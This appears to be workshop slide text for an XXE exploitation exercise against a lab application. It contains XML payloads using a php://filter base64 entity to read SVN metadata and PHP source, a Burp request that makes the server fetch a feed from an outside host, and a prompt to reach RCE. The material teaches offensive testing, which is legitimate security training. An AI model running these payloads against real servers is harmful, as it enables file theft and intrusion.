

# ADVANCED XXE EXPLOITATION

## Exercise 3: PHP filter encoding (App port 8023)



Slides: <http://bit.ly/xxeparis>

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GoSecure Countertack

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File

Edit

View

Language

XML

```
1
2 <!DOCTYPE feed [
3 <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=./.svn/wc.db">
4 ]>
5
6 <feed>
7   <title>test</title>
8   <description>test</description>
9
10  <entry>
11    <title>Hello</title>
12    <link href="http://example.com"></link>
13    <content>&xxe;</content>
14  </entry>
15
16 </feed>
```


Allow the extraction of binary file


SVN metadata  
(older version : .svn/entries)

1. Ctrl-Shift-B

## 2. Grep or Open in SQLite

Other file versionned





Select an option.

[Server info](#) | [Current date](#)



Use the same method use to read SVN metadata to read this PHP file

```
1
2 <!DOCTYPE feed [
3 <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=./test_dev.php">
4 ]>
5
6 <feed>
7   <title>test</title>
8   <description>test</description>
9
10  <entry>
11    <title>Hello</title>
12    <link href="http://example.com"></link>
13    <content>&xxe;</content>
14  </entry>
15
16 </feed>
```



SequencerDecoderComparerExtenderProject optionsUser optionsAlertsJSON BeautifierHackvector

TargetProxySpiderScannerIntruderRepeater

1 x2 x3 x...

GoCancel<>

Target: http://xxe-workshop.gosec.co:8023

Request

RawParamsHeadersHex

GET /view.php?url=http://shell-workshop.gosec.co:9001/atom\_feed.xml HTTP/1.1  
Host: xxe-workshop.gosec.co:8023  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://xxe-workshop.gosec.co:8023/  
Cookie: JSESSIONID=5BE1BFCF519991FD1F3EA500D63B088C  
Connection: close  
Upgrade-Insecure-Requests: 1

Response

RawHeadersHexHTML

<?php  
  
//test.php?func=phpinfo&val=1  
  
\$func = isset(\$\_GET['func']) ? \$\_GET['func'] : "";  
\$val = isset(\$\_GET['val']) ? \$\_GET['val'] : "";  
  
function displayDate(\$format) {  
 echo date(\$format);  
}  
  
<!-- SVN revision 145 -->

Converted text

Copy to clipboardClose

<?php  
  
//test.php?func=phpinfo&val=1  
  
\$func = isset(\$\_GET['func']) ? \$\_GET['func'] : "";  
\$val = isset(\$\_GET['val']) ? \$\_GET['val'] : "";  
  
function displayDate(\$format) {  
 echo date(\$format);  
}

0 matches

0 matches

0 matches

Done1,276 bytes | 139 millis

Can you find how to get RCE using the PHP script?



# @QUESTIONS ?

## Contact

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 [gosecure.net/blog/](https://gosecure.net/blog/)

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